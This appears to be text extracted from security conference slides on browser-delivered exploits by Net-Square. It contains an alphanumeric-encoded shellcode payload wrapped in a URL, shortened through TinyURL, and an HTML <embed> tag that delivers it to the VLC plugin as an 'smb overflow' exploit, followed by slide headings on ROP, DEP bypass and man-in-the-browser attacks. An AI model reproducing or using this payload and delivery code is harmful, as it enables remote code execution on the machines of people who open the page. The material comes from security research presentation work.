AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAT00WT00WWY
IIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIKLIxCtGpC0
GpLKQUGLNkQlFeD8GqHoLKPOEHLKCoQ0EQHkQYLKP4NkEQJNP1KpNyNLMTIP
QdC7KqIZDMC1O2JKL4GKCdGTGtBUIuLKQOQ4EQHkPfLKDLBkLKCoGlEQJKLK
GlLKEQHkOyClQ4GtJcEaIPBDNkG0P0MUIPCHDLLKG0FlNkPpGlNMNkE8GxHk
EYLKOpH0EPC0EPLKQxGLQOEaJVQpCfOyHxOsIPCKBpCXHpLJC4QOPhJ8KNNj
DNF7KOIwPcCQPlQsDnCUCHPeEPAA}
```

has a length of 989 characters and resulted in the following TinyURL which has a length of 26 characters:

http://tinyurl.com/ycctrzf
[Open in new window]

Or, give your recipients confidence with a preview TinyURL:

http://preview.tinyurl.com/ycctrzf
[Open in new window]

This TinyURL may have been copied to your clipboard. (This no longer works for those who have upgraded to Flash 10.) To paste it in a document, press and hold down the ctrl key (command key for Mac users) while pressing the V key, or choose the "paste" option from the edit menu.

VLC smb overflow - HTMLized!!

```
<embed type="application/x-vlc-plugin"
     width="320" height="200"
     target="http://tinyurl.com/ycctrzf"
     id="vlc" />
```

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It is happening NOW

It is happening NOW

DEP bypassing ROP code

Man in the Browser

Political Cyber warfare

The Solution?

HTML 8.0
HTTP 2.0

Browser Security Model

Self Contained Apps

saumil@net-square.com

www.net-square.com